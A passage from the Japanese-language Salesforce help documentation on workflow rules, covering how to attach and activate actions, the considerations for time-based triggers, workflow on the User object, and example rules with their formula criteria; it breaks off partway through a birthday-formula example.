4. [ルール適用時のアクション] または [時間ベースのアクション] セクションで [ワークフローアクションの追加] をクリックし、[既存アクションの選択] を選択します。
5. ワークフロールールと関連付けるアクションの種類を選択します。
6. [選択可能なアクション] ボックスからアクションを選択し、右矢印を使用して [選択済みのアクション] ボックスに選択したアクションを移動します。必要に応じて左矢印を選択し、[選択可能なアクション] ボックスからアクションを再移動します。
7. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

既存のアクションを選択する

- 「アプリケーションのカスタマイズ」

既存のワークフローアクションを承認プロセスと関連付ける手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*承認プロセス*」と入力し、[承認プロセス] を選択します。
2. 承認プロセスの名前をクリックします。
3. アクションを実行するタイミングに応じて、次のいずれかの操作を実行します。
   - [申請時のアクション]、[最終承認時のアクション]、または [最終却下時のアクション]、または [取り消し時のアクション] セクションで [既存アクションの追加] をクリックします。
   - [承認ステップ] セクションで [アクションを表示] をクリックし、[承認時のアクション]、[却下時のアクション]、または [取り消し時のアクション] セクションで [既存アクションの追加] をクリックします。

   「承認プロセスへ既存の自動アクションの追加」 (ページ 5441)を参照してください。
4. 承認プロセスと関連付けるアクションの種類を選択します。[選択可能なアクション] ボックスに、選択した種類の既存のアクションがすべて表示されます。
5. テキスト項目に具体的なアクションの名前を入力し、[検索] をクリックします。
6. [選択可能なアクション] ボックスから、承認プロセスと関連付けるアクションを選択し、右矢印を使用して [選択済みのアクション] ボックスに移動します。必要に応じて左矢印を選択し、[選択可能なアクション] ボックスからアクションを再移動します。
7. 変更内容を保存します。

ワークフロールールの有効化

Salesforce は、ワークフローが有効にされるまでワークフロールールを起動しません。

ワークフロールールを有効にするには、ワークフロールールの詳細ページで[有効化]をクリックします。ルールが起動されないようにする、または、時間ベースのアクションとルールに関連付けられているタイムトリガを編集するには、[無効化] をクリックします。

ワークフロールールはいつでも無効にできます。ただし、待機中のアクションがあるルールを無効にする場合、そのルールをトリガしたレコードが更新されない限り、Salesforce は待機中のアクションを完了します。

メモ:

- ワークフローキューに待機中のアクションがあるワークフロールールは削除できません。待機中のアクションが処理されるまで待つか、ワークフローキューを使用して待機中のアクションをキャンセルしてください。
- 有効なワークフロールールに時間ベースのアクションを追加することはできません。まず、ワークフロールールを無効化し、時間ベースのアクションを追加してからルールを再有効化してください。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ワークフロールールとアクションを作成または変更する
- 「アプリケーションのカスタマイズ」

関連トピック:

ワークフロールールの条件の設定

ワークフローの考慮事項

ワークフロールールおよびワークフローアクションの操作を開始する前に、その複雑性について理解しておきます。

ヒント: 必要な場合は、ワークフロールールの代わりにプロセスビルダーで if/then ステートメントを自動化します。

- 各ワークフロールールは単一オブジェクトに適用されます。
- 取引開始済みのリード数にワークフロールールがあり、結果の取引先および商談にクロスオブジェクト項目自動更新を使用する場合、リード設定 `[Enable Validation and Triggers from Lead Convert]` を有効化する必要があります。
- カスタムオブジェクトが削除されると、カスタムオブジェクトに対するワークフロールールも自動的に削除されます。
- 個々のアクションおよびアクションの種類が実行される順序は保証されません。ただし、項目自動更新アクションが最初に実行され、その他のアクションがそれに続きます。
- 新規ケースコメントまたは受信メールメッセージに基づいてケースの項目を更新するワークフロールールを作成するには、[オブジェクトの選択] ドロップダウンリストから [ケースコメント] または [メールメッセージ] を選択します。[メールメッセージ] は、メール-to-ケースまたはオンデマンドメール-to-ケースが有

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

効なときだけ使用できます。メールメッセージのワークフロールールは、項目自動更新についてのみ作成でき、ケースコメントのワークフロールールは、項目自動更新、メールアラート、およびアウトバウンドメッセージについてのみ作成できます。たとえば、［受信］とマークされたメールにより、そのケースの［状況］を［クローズ］から［新規］に変更するワークフロールールを作成できます。

- Connect Offline の使用中にレコードに加えた変更は、同期時にワークフロールールで評価されます。
- Salesforce は、次の順番でルールを処理します。
  1. 入力規則
  2. 割り当てルール
  3. 自動レスポンスルール
  4. ワークフロールール (ルール適用時のアクション)
  5. エスカレーションルール
- 参照項目が削除済みのレコードを参照している場合、デフォルトでは Salesforce により参照項目の値がクリアされます。または、レコードが参照関係にある場合は削除されないように選択することもできます。
- Apex トリガに置き換わるワークフロールールを作成する場合、そのワークフロールールを有効化する前に Apex トリガを削除する必要があります。削除しないと、Apex トリガとワークフロールールの両方が起動し、上書きされた項目の更新や重複したメールメッセージなど、予期しない結果が生じることがあります。

ワークフロールールはいつトリガされますか?

- ワークフロールールは、レコードが保存または作成されたときならいつでもルール条件に基づいてトリガできます。ただし、レコードを保存した後で作成したルールが、それらのレコードによって遡ってトリガされることはありません。
- 主従関係の中の標準オブジェクトに親が設定されると、そのオブジェクトの評価条件が［レコードが次の場合にルールを評価：作成されたとき、およびその後基準を満たすように編集されたとき］に設定されているときでも、ワークフロールールがトリガされます。
- レコードの保存または作成によって複数のルールをトリガできます。
- リードの取引開始のための入力規則とワークフロートリガが組織で有効になっている場合、ワークフロールールは、取引開始済みのリードについてのみトリガされます。
- ワークフロールールは自動的にトリガされ、ユーザが意識することはありません。また、承認プロセスは、ユーザがレコードの承認を申請できるようにします。
- 組織で複数の言語を使用している場合は、検索条件値は個々の言語で入力します。それぞれ最大 255 文字の範囲内で、検索条件を 25 個まで追加できます。

  選択リストを使用して検索条件を指定すると、選択した値が組織のデフォルト言語で保存されます。既存の検索条件を編集またはコピーする場合は、最初に［組織情報］ページの［言語のデフォルト値］を、元の検索条件の設定に使用したものと同じ言語に設定します。一致していないと、検索条件が期待どおりに評価されない可能性があります。
- ラベルがトランスレーションワークベンチで翻訳されたワークフロールールの条件でレコードタイプを使用する場合、翻訳された表示ラベルの値ではワークフロールールがトリガされません。ワークフロー条件ではマスタラベルの値が評価され、翻訳された値は無視されます。この問題を回避するには、［値］項目に

マスタレコードタイプの表示ラベルの値を手動で入力して、この値を評価するようにワークフロー条件を設定します。

- ワークフロールールは、個々のキャンペーン統計やキャンペーン階層統計など、キャンペーン統計項目でトリガすることはできません。
- 条件が参照する項目に値がない場合は、ワークフロールールがトリガされません。たとえば、ユーザベースのワークフロールールが「ロール」「次の文字列と一致しない」「CEO」をチェックする場合、ロールが割り当てられていないユーザにはルールがトリガされません。条件の代わりに数式を使用して、項目がNullなのか「CEO」以外のものに設定されているのかを確認します。

```
UserRoleId == null || UserRole.Name != "CEO"
```

- ワークフロールールがトリガされないアクションを次に示します。
  - 選択リスト値の一括置換
  - 住所項目の一括更新
  - ディビジョンの一括更新
  - 取引先と商談に割り当てられたテリトリーの変更
  - リードから個人取引先への移行
  - セルフサービスポータル、カスタマーポータル、またはパートナーポータルのユーザの無効化
  - [設定] の [州/国選択リスト] ページからの州と国のデータの変換
  - メタデータ API の AddressSettings を使用した州/国選択リストの変更

ワークルフロールールの制限事項

- タイムトリガを含むワークフロールールをパッケージができません。
- 連結オブジェクトのワークフロールールについては、アウトバウントメッセージは作成できません。

ヒント: ワークフロールールをデバッグするには、開発者コンソールを使用します。開発者コンソールを使用して、ワークフロールールをトリガしたユーザの名前や評価中のレコードの名前と ID など、デバッグログの詳細を参照したり、ワークフロールールとアクションに関する情報を参照したりできます。

User オブジェクトのワークフロー (ベータ)

User オブジェクトのワークフロールールやワークフローアクションを作成できます。たとえば、新入社員にお知らせメールを送信したり、アウトバウンドメッセージアクションを使用してユーザデータをサードパーティのサービスと同期させたりできます。

時間ベースのアクションとタイムトリガの考慮事項

関連トピック:

ワークフロールールの条件の設定

User オブジェクトのワークフロー (ベータ)

User オブジェクトのワークフロールールやワークフローアクションを作成できます。たとえば、新入社員にお知らせメールを送信したり、アウトバウンドメッセージアクションを使用してユーザデータをサードパーティのサービスと同期させたりできます。

メモ: このリリースには、User オブジェクトのワークフローのベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。フィードバックや提案を送信する場合は、「IdeaExchange」に移動してください。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用事例

User オブジェクトでは、次のワークフロールールを設定できます。

- メールアラートアクションを使用して、トレーニングリソースを含むお知らせメールを、新しく作成されたユーザに送信する。
- メールアラートアクションを使用して、ユーザがロールを変更したり、無効化されたりしたときにメールアラートを送信する。
- 項目自動更新アクションを使用して、指定した期間後に臨時従業員を無効にする。
- アウトバウンドメッセージアクションを使用して、ユーザデータをサードパーティのシステムと同期させる。

ユーザオブジェクトの差し込み項目種別

メールテンプレートのユーザレコードの差し込み項目を使用する場合、次の差し込み項目の種別から選択します。

- ユーザの項目 — これらの差し込み項目は、送信ユーザを表すために使用します。`{!User.field_name}` という名前の差し込み項目では、ワークフロールールをトリガしたレコードを作成または更新したユーザのユーザレコードの値が返されます。
- ワークフロー対象ユーザ項目 — これらの差し込み項目は、ユーザオブジェクトのワークフロールールのメールテンプレートでのみ使用します。`{!Target_User.field_name}` という名前の差し込み項目では、ワークフロールールをトリガするために作成または更新されたユーザレコードの値が返されます。

User オブジェクトのワークフローのベータの制限

Userオブジェクトのワークフロールールまたはワークフローアクションを作成する前に次の制限を理解しておきます。

- ToDo は、ユーザオブジェクトのワークフローアクションとしてはサポートされません。
- ワークフロールール条件を設定する場合、選択リストを使用して［現在のユーザ］項目を選択することはできません。ただし、数式を使用してルール条件を設定し、現在のユーザの項目を含めることは可能です。数式エディタで [項目の挿入] をクリックして `$User` を選択し、項目を選択してから [挿入] をクリックします。

- ワークフロールールが実行される*前*に、カスタム検証ルールが実行されます。『*Apex開発者ガイド*』の「トリガと実行の順序」を参照してください。

関連トピック:

ワークフローの考慮事項

時間ベースのアクションとタイムトリガの考慮事項

ワークフロールールの時間ベースのアクションとタイムトリガを作成する場合は、次の点に留意してください。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

タイムトリガの定義

- タイムトリガを定義するとき、そのオブジェクトに対して定義されている標準およびカスタムの日付項目と日付/時間項目を使用します。時間は日数と時間数を使用して指定します。有効な範囲は 0 ～ 999 日または時間です。
- アクションを追加または削除して、既存のタイムトリガを変更できます。

  メモ: タイムトリガからすべてのアクションを削除しても、トリガは削除されません。空のトリガがその後もキューに配置され、1 時間あたりのワークフロータイムトリガの制限にカウントされます。スケジュールされたタイムトリガを削除するには、ワークフローキューから削除します。

タイムトリガの処理

- 時間ベースのアクションは個別には実行されません。最初のアクションがバッチに入ってから 1 時間以内に実行が開始される、1 つのバッチにグループ化されます。
- 時間ベースのアクションの結果として実行される Apex トリガは、1 つのバッチとして実行されることもあれば、単独で実行されることもあります。次のベストプラクティスに従ってください。
  - 単独で実行される場合 – Apex ロジックの範囲が単一のスケジュール済みアクションに設定されていることを確認します。たとえば、Apex の静的変数を使用して、さまざまなスケジュール済みアクションによってトリガされる Apex コード間で状態をやり取りしないでください。
  - 単一のバッチで実行される場合 – 時間ベースのアクションと Apex トリガの組み合わせが、Apex のガバナ制限にどのように影響するかに注意してください。
- Salesforce では、時間ベースのワークフローは、ユーザではなく組織のタイムゾーンに基づいて評価されます。異なるタイムゾーンのユーザが確認する動作には違いがあります。
- タイムトリガの実行順序は、ワークフロールール詳細ページに表示される順序とは異なる場合があります。ワークフロールールはまず、［次の日付より前］項目を使用するタイムトリガを列挙し、次に［次の日付より後］項目を使用するタイムトリガが続きます。
- ワークフロールール評価条件を［レコードが次の場合にルールを評価：作成されたとき、およびその後基準を満たすように編集されたとき］に設定すると、ワークフロールール編集ページに時間ベースのアクションコントロールが表示されません。

- 評価対象であるワークフロールール条件の未実行のタイムトリガが参照する日付項目を変更すると、Salesforce がそのルールに関連付けられている未実行のタイムトリガを再計算します。たとえば、ワークフロールールが商談の完了予定日の7日前にその商談の所有者にアラートを出すように設定すると、完了予定日が2011 年 2 月 20 日であれば、Salesforce は 2011 年 2 月 13 日にアラートを送信します。完了予定日が 2011 年 2 月 10 日に更新され、そのタイムトリガがまだ実行されていなければ、Salesforce はアラートを 2011 年 2 月 3 日に再スケジュールします。Salesforce がタイムトリガを過去の日付に再計算した場合、レコードを保存するとすぐに関連付けられたアクションが実行されます。
- ワークフロールールに過去の日付に設定されたタイムトリガがある場合は、1時間以内に実行を開始するため、関連付けられた時間ベースのアクションが Salesforce によってキューに追加されます。たとえば、商談のワークフロールールで商談完了予定日の 7 日前に項目を更新するように設定されている場合に、商談完了予定日を本日に設定した商談レコードを作成すると、その商談を作成してから 1 時間以内に Salesforce により項目の更新プロセスが開始されます。
- 時間ベースのアクションは、ワークフロールールの条件が有効である限り、ワークフローキューに入ったままになります。レコードがルール条件に一致しなくなると、Salesforce がそのレコードについてキューに入っている時間ベースのアクションを削除します。

  たとえば、次のような商談ワークフロールールを指定するとします。

  - 条件が「商談: 状況 次の文字列と一致しない 商談成立, 不成立」に設定されている
  - タイムトリガを持つ関連付けられた時間ベースのアクションが、商談完了予定日の 7 日前に設定されている

  この条件に一致するレコードが 7 月 1 日に作成され、［完了予定日］が 7 月 30 日に設定されているなら、時間ベースのアクションは 7 月 23 日にスケジュール設定されます。ただし、この商談が 7 月 23 日より前に「成立」または「不成立」に設定されると、この時間ベースのアクションはキューから削除されます。

- null 項目を参照するタイムトリガは無視されます。
- レコードが更新され、評価条件が［レコードが次の場合にルールを評価：作成されたとき、およびその後基準を満たすように編集されたとき］に設定されている場合、時間ベースのアクションを自動的に再度キューに入れることができます。上記の例で、商談の状況が [不成立] から [見込み客] に変わり、ワークフロールール評価条件が［レコードが次の場合にルールを評価：作成されたとき、およびその後基準を満たすように編集されたとき］の場合、Salesforceはタイムトリガを再評価し、該当するアクションをワークフローキューに追加します。
- 待機中のアクションを持つレコードを削除すると、ワークフローキューから待機中のアクションが削除されます。レコードを復元しても、アクションを復元することはできません。
- 評価条件が［レコードが次の場合にルールを評価：作成済み］に設定されている場合、ワークフロールールがタイムトリガの評価を行うのは 1 回のみです。ルールを起動したレコードが変更されて評価条件に一致しなくなると、Salesforce により待機中のアクションはキューから削除され、ルールがそのレコードに再度適用されることはありません。
- ワークフロールールはいつでも無効にできます。そのルールがワークフローキューに待機中のアクションを持つ場合、そのルールを起動するレコードを編集すると、キューから待機中のアクションが削除されます。レコードを編集しないと、ルールが無効にされても待機中のアクションは処理されます。
- 次の場合は、再評価されたワークフロールールに対して時間ベースのアクションが実行されません。
  - 再評価されたワークフロールールの適用時のアクションによって、レコードがワークフロールールの条件を満たさなくなった場合

- ワークフローまたは承認時のアクションの結果として実行される Apex `after` トリガによって、レコードがワークフロールールの条件を満たさなくなった場合

- ToDo の［期日］を「ルール適用日」に設定すると、タイムトリガおよびワークフロー ToDo 期日が、ワークフロータイムトリガのアクションが実行された日付に基づいて設定されます。たとえば、ToDo期日が「ルール適用日から 10 日後」で、1 月 1 日にタイムトリガが実行される場合、ToDo 期日は 1 月 11 日に設定されます。
- 変更セットのタイムトリガを使用して新しい有効なワークフロールールを追加して、リリースできます。変更セットのワークフロールールが無効な場合、変更セットのワークフロールールに対するタイムトリガのみを変更できます。ルールは対象組織で、手動でまたはワークフロールールの有効化のみを実行する他の変更セットを使用して有効化する必要があります。この際、タイムトリガは変更しません。

  たとえば、対象組織に無効なワークフロールールがあり、変更セットに同じ名前および新しいまたは他のタイムトリガを持つ有効なワークフロールールが含まれるとします。この場合は最初にワークフロールールを有効化し、次にタイムトリガの追加または削除を試みるため、リリースは失敗します。

  メモ: ワークフロールールを変更セットに含める場合、時間ベースのアクションは手動で追加する必要があります。[連動関係を参照/追加] 関数は時間ベースのアクションを検出しません。

リードでの時間ベースのワークフローアクションの使用

- 待機中のアクションがあるリードは取引を開始できません。
- [リードの取引開始による入力規則とワークフロートリガの実行] が有効になっていると、リードに対する既存の時間ベースのワークフローアクションは、リードの取引開始時には起動されません。
- リードに基づくキャンペーンメンバーが、関連付けられた時間ベースのワークフローアクションが完了する前に取引を開始した場合、時間ベースのワークフローアクションはそのまま実行されます。

制限事項

- タイムトリガは、分および秒をサポートしていません。
- タイムトリガは次の項目を参照できません。
  - `TODAY` または `NOW` など、自動的に派生した関数を含む［日付］または `DATETIME` 項目。
  - 関連オブジェクトの差し込み項目が含まれる数式項目。
- Salesforce では 1 つの組織が 1 時間以内に実行できるタイムトリガの数が制限されています。組織である時間のタイムトリガの数がそのエディションの制限を超えると、次の時間にタイムトリガの実行が保留されます。たとえば、Unlimited Edition を利用する組織で、午後 4 時から 5 時までの間に 1,200 のタイムトリガが予定されていたとします。この場合、午後4時から5時までに実際に実行されるタイムトリガは Salesforce によって 1,000 に抑えられ、残りの 200 は午後 5 時から 6 時の間に実行されます。
- 待機中のアクションがある商品または価格表はアーカイブできません。
- 時間ベースのワークフローアクションがキュー内にある場合、タイムトリガの追加や削除、またはトリガ日付の編集を行うには、最初にアクションを削除する必要があります。削除されたレコードは復元できないため、続行する前にワークフロールールの編集の影響を十分に考慮してください。ワークフロールールを編集することにした場合は、編集するワークフローを無効化し、必要に応じてルールを編集してから、

変更内容を保存します。キューにある時間ベースのワークフローアクションの検索および削除についての詳細は、「待機中のワークフローアクションの監視」(ページ 5422)を参照してください。

次の場合、タイムトリガを追加も削除もできません。

- ワークフロールールが有効になっている。
- ルールは無効にされているが、キューに待機中のアクションがある。
- ワークフロールールの評価条件が［レコードが次の場合にルールを評価：作成されたとき、および編集されるたび］に設定されている。
- ワークフロールールがパッケージに含まれている。

関連トピック:

ワークフロールールへの自動アクションの追加

Salesforce 組織のデフォルトのワークフローユーザの特定

ワークフロールールの例

ワークフロールールでビジネスを合理化する方法を探していている場合、次の例を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ビジネスプロセス

- 契約期限切れ前のフォローアップ
- プラチナ契約のケースクローズ時のフォローアップ
- 新規顧客の信用調査の割り当て
- 取引先所有者への優先度の高い新規ケースに関する通知
- 配送に遅延がある場合の配送状況の更新
- 新規ユーザの自動有効化

オブジェクト間プロセス

- 営業統括責任者への主要取引先のケースに関する通知
- デフォルトの商談名の設定
- ケースの目標解決日の設定
- 応募者が仕事を引き受けた場合のアプリケーションレコードの更新

商談管理

- 完了した商談の追跡
- デフォルトの商談完了日の上書き
- 不成立商談のレポート
- 未割り当てのリードのレポート
- 見積品目の割引が 40% を超えた場合のアラートの送信

通知

- 主要人物への取引先所有者の変更に関する通知

- 取引先責任者の誕生日のアラームの設定
- 重要商談完了日のアラームの設定
- 取引先所有者への別のユーザによる更新に関する通知

契約期限切れ前のフォローアップ

オブジェクト	契約
説明	契約終了の 20 日前に更新マネージャにメールアラームを送信します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき、およびその後基準を満たすように編集されたとき]
ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。 `(Contract: Status equals Activated)`
ルール適用時のアクション	なし
時間ベースのアクション	20 日前 契約: 終了日 — [メールアラート:] クライアントが延長を希望するかどうかを確認するメールリマインダーを更新マネージャに送信します。

プラチナ契約のケースクローズ時のフォローアップ

この例は、ケースの契約レベルを識別するために使用する [契約種別] カスタム選択リストがあり、選択リストに「プラチナ」という値が含まれていることを前提としています。

オブジェクト	ケース
説明	顧客がプラチナ契約を所有している場合に、優先度の高いケースがクローズされてから 7 日後にフードバック要求をケース取引先責任者にメールで送信します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき、およびその後基準を満たすように編集されたとき]

ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。
	`(Case: Priority equals High) and`
	`(Case: Closed equals True) and`
	`(Case: Contract Type equals Platinum)`

ルール適用時のアクション	なし
時間ベースのアクション	7 日後 ケース: クローズした日時 — [メールアラート:] フィードバック要求をケースの取引先責任者に送信します。

新規顧客の信用調査の割り当て

この例は、商談に［新規顧客］カスタム項目があることを前提としています。

オブジェクト	商談
説明	金額が $50,000 を超える場合に、商談完了日の 15 日前に潜在顧客の信用調査を行う ToDo を請求担当 (AR) 部門に割り当てます。
評価条件	レコードが次の場合にルールを評価:［作成されたとき、およびその後基準を満たすように編集されたとき］

ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。
	`(Opportunity: Amount greater than 50000) and`
	`(Opportunity: Closed equals False) and`
	`(Opportunity: New Customer equals True)`

ルール適用時のアクション	なし
時間ベースのアクション	15 日前 商談: 完了日 — ToDo：請求担当ロールのユーザが信用調査を行う ToDo を作成します。

取引先所有者への優先度の高い新規ケースに関する通知

この例は、取引先の契約レベルを識別する「SLA」というサービスレベル契約カスタム選択リストがあり、「プラチナ」という値が含まれていることを前提としています。

オブジェクト	ケース
説明	プラチナサービスレベル契約を所有する取引先に対する優先度の高いケースが作成されたときに、取引先所有者に通知します。
評価条件	レコードが次の場合にルールを評価:［作成されたとき］

ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。
	`(Case: Priority equals High) and`
	`(Account: SLA equals Platinum)`

ルール適用時のアクション	［メールアラート：］優先度の高いケースの詳細に関するメールを取引先所有者に送信します。
時間ベースのアクション	なし。

配送に遅延がある場合の配送状況の更新

オブジェクト	**配送**
説明	**配送が配送予定日より遅れている場合や、顧客に到着していない場合は、[配送状況]を「遅延」に更新します。**
評価条件	**レコードが次の場合にルールを評価:［作成されたとき、およびその後基準を満たすように編集されたとき］**
ルール条件 (条件一致)	**次の検索条件が一致する場合に、このルールを実行します。** `(Shipment: Status not equal to Delivered)`
ルール適用時のアクション	**なし。**
時間ベースのアクション	**配送予定日の 1 日後 — ［項目自動更新］:配送レコードの [配送状況] 項目を「遅延」に変更します。**

新規ユーザの自動有効化

オブジェクト	**ユーザ**
説明	**各新規ユーザが有効であり、Salesforce にログインできることを確認します。**
評価条件	**レコードが次の場合にルールを評価:［作成されたとき］**
ルール条件 (条件一致)	**次の検索条件が一致する場合に、このルールを実行します。** `(User: Active equals False)`
ルール適用時のアクション	**項目自動更新:［有効］を True に設定します。**
時間ベースのアクション	**なし。**

営業統括責任者への主要取引先のケースに関する通知

営業統括責任者が主要取引先のケース項目に関する情報を必要としている場合は、次のワークフロールールを使用します。主要取引先は規模と収益で判断されます。

オブジェクト	**ケース**
説明	**主要取引先のケース項目について営業統括責任者に通知します。**
評価条件	**レコードが次の場合にルールを評価:［作成されたとき］**

ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。 `AND(Account.AnnualRevenue > 500000, Account.NumberOfEmployees > 5000)`
ルール適用時のアクション	[メールアラート:] 主要取引先のケースについて営業統括責任者に通知します。
時間ベースのアクション	なし。

デフォルトの商談名の設定

一部の会社の商談の命名規則は *取引先名: 商談名* です。組織で各商談のデフォルト名を自動化するには、次のワークフロールールを作成します。

オブジェクト	商談
説明	商談の命名規則を適用します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき、および編集されるたび]
ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。 `NOT(CONTAINS( Name, Account.Name ))`
ルール適用時のアクション	項目自動更新: 商談名を次の数式に設定します。 `Account.Name & ": " & Name`
時間ベースのアクション	なし。

ケースの目標解決日の設定

この例は、関連付けられた取引先の項目値に基づいてケースの解決日を自動的に設定する方法を示しています。[基本]、[標準]、[プレミアム] の 3 つの値がある [サポートレベル] という取引先のカスタム選択リスト項目、および [目標解決日] というケースのカスタム日付項目を使用します。

次の3つのワークフロールールの例を使用し、関連する取引先のサポートレベルに基づいてケースの目標解決日を自動的に設定します。

ベーシックサポートの解決日の設定

オブジェクト	ケース
説明	ベーシックサポートレベルの取引先に対するケースの目標解決日を今日の日付から 30 日後に設定します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき]

ルール条件 (条件一致)	**次の数式の評価が** true **の場合に、このルールを実行します。** `ISPICKVAL(Account.Support_Level__c , "Basic")`
ルール適用時のアクション	**項目自動更新**: **[目標解決日] を** Today() + 30 **に設定します。**
時間ベースのアクション	**なし。**

ベーシックサポートの解決日の設定

オブジェクト	**ケース**
説明	**ベーシックサポートレベルの取引先に対するケースの目標解決日を今日の日付から** 14 **日後に設定します。**
評価条件	**レコードが次の場合にルールを評価**: **[作成されたとき]**
ルール条件 (条件一致)	**次の数式の評価が** true **の場合に、このルールを実行します。** `ISPICKVAL(Account.Support_Level__c , "Standard")`
ルール適用時のアクション	**項目自動更新**: **[目標解決日] を** Today() + 14 **に設定します。**
時間ベースのアクション	**なし。**

プレミアムサポートの解決日の設定

オブジェクト	**ケース**
説明	**プレミアムサポートレベルの取引先に対するケースの目標解決日を今日の日付から** 5 **日後に設定します。**
評価条件	**レコードが次の場合にルールを評価**: **[作成されたとき]**
ルール条件 (条件一致)	**次の数式の評価が** true **の場合に、このルールを実行します。** `ISPICKVAL(Account.Support_Level__c , "Premium")`
ルール適用時のアクション	**項目自動更新**: **[目標解決日] を** Today() + 5 **に設定します。**
時間ベースのアクション	**なし。**

応募者が仕事を引き受けた場合のアプリケーションレコードの更新

応募者が仕事を引き受けたときにアプリケーションレコードを終了する場合、次のワークフローを使用します。クロスオブジェクト項目のマスタレコードへの自動更新は、主従関係のカスタムオブジェクト間でサポートされています。

オブジェクト	応募者
説明	応募者カスタムオブジェクトの応募者の状況を「受諾」に変更した場合、アプリケーションカスタムオブジェクトのアプリケーションの状況を「完了」に変更します。
評価条件	レコードが次の場合にルールを評価:［作成されたとき、およびその後基準を満たすように編集されたとき］
ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。 `(Candidate: Status equals Accepted)`
ルール適用時のアクション	［項目自動更新:］親アプリケーションレコードのアプリケーションの状況を「完了」に設定します。
時間ベースのアクション	なし。

完了した商談の追跡

この例は、特定のプロファイルに追加情報を提供する「完了した商談」レコードタイプがあることを前提としてます。

メモ: レコードタイプについての詳細は、「レコードタイプ」 (ページ 5015)を参照してください。

オブジェクト	商談
説明	成立商談のレコードタイプを変更します。
評価条件	レコードが次の場合にルールを評価:［作成されたとき、および編集されるたび］

ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。
	`(Opportunity: Closed equals True) and`
	`(Opportunity: Stage equals Closed Won)`

ルール適用時のアクション	［項目自動更新:］レコードタイプを「完了した商談」に設定します。
時間ベースのアクション	なし。

デフォルトの商談完了日の上書き

オブジェクト	**商談**
説明	**デフォルトの完了予定日を四半期末から商談作成の 6 か月後に上書きします。**
評価条件	**レコードが次の場合にルールを評価:［作成されたとき］**
ルール条件 (条件一致)	**次の検索条件が一致する場合に、このルールを実行します。** `(Opportunity: Closed equals False)`
ルール適用時のアクション	**［項目自動更新:］次の数式を使用して、商談完了日を商談作成の6か月後に設定します。** `DATE( YEAR(TODAY()) , (MONTH(TODAY()) + 6), DAY(TODAY()))`
時間ベースのアクション	**なし。**

不成立商談のレポート

オブジェクト	**商談**
説明	**フェーズが「提案書/見積書の作成」で金額が$1,000,000を超えていた商談が不成立になったときに営業統括責任者に通知します。**
評価条件	**レコードが次の場合にルールを評価:［作成されたとき、および編集されるたび］**
ルール条件 (条件一致)	**次の数式の評価が true の場合に、このルールを実行します。** `AND( ISCHANGED(StageName), ISPICKVAL(PRIORVALUE(StageName) , "Proposal/Price Quote"), ISPICKVAL(StageName,"Closed Lost"), (Amount >1000000))`
ルール適用時のアクション	**［メールアラート:］営業統括責任者ロールに商談の不成立を通知します。**
時間ベースのアクション	**なし。**

未割り当てのリードのレポート

この例は、リードの割り当てルールによって、すべての未割り当てのリードが未割り当てリードキューに入れられていることを前提としています。

オブジェクト	**リード**

説明	リードが 2 日間引き受けられていない場合にマネージャに通知することで、未割り当てのリードを適時に追跡します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき、およびその後基準を満たすように編集されたとき]
ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。 `Lead Owner equals Unassigned Lead Queue`
ルール適用時のアクション	なし。
時間ベースのアクション	2 日後 リード: 最終更新日 — [メールアラート:] 2 日を超えている未割り当てのリードがキュー内にあることをマネージャロールに通知します。

見積品目の割引が 40% を超えた場合のアラートの送信

オブジェクト	見積品目
説明	営業担当者が 40% を超える見積品目の割引を適用した場合に、メールアラートを送信します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき、およびその後基準を満たすように編集されたとき]
ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。 `Quote Line Item: Discount is greater than 40`
ルール適用時のアクション	[メールアラート:] 見積品目の割引が40%を超えていることをマネージャロールに通知します。
時間ベースのアクション	なし。

主要人物への取引先所有者の変更に関する通知

オブジェクト	取引先
説明	取引先の年間売上が $1,000,000 を超えており、取引先の所有者が変更された場合に、営業部門の主要人物に通知します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき、および編集されるたび]
ルール条件 (条件一致)	次の数式の評価が true の場合に、このルールを実行します。 `AND( ISCHANGED(OwnerId), AnnualRevenue > 1000000 )`

ルール適用時のアクション	[メールアラート:] 取引先の所有者の変更を営業担当ロールに通知します。
時間ベースのアクション	なし。

取引先責任者の誕生日のアラームの設定

この例は、次の数式を使用して取引先責任者レコード内の取引先責任者の次の誕生日を計算する、[次の誕生日] カスタム数式項目があることを前提としています。

```
IF(MONTH(Birthdate) > MONTH(TODAY()),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
IF(MONTH(Birthdate) < MONTH(TODAY()),DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)),
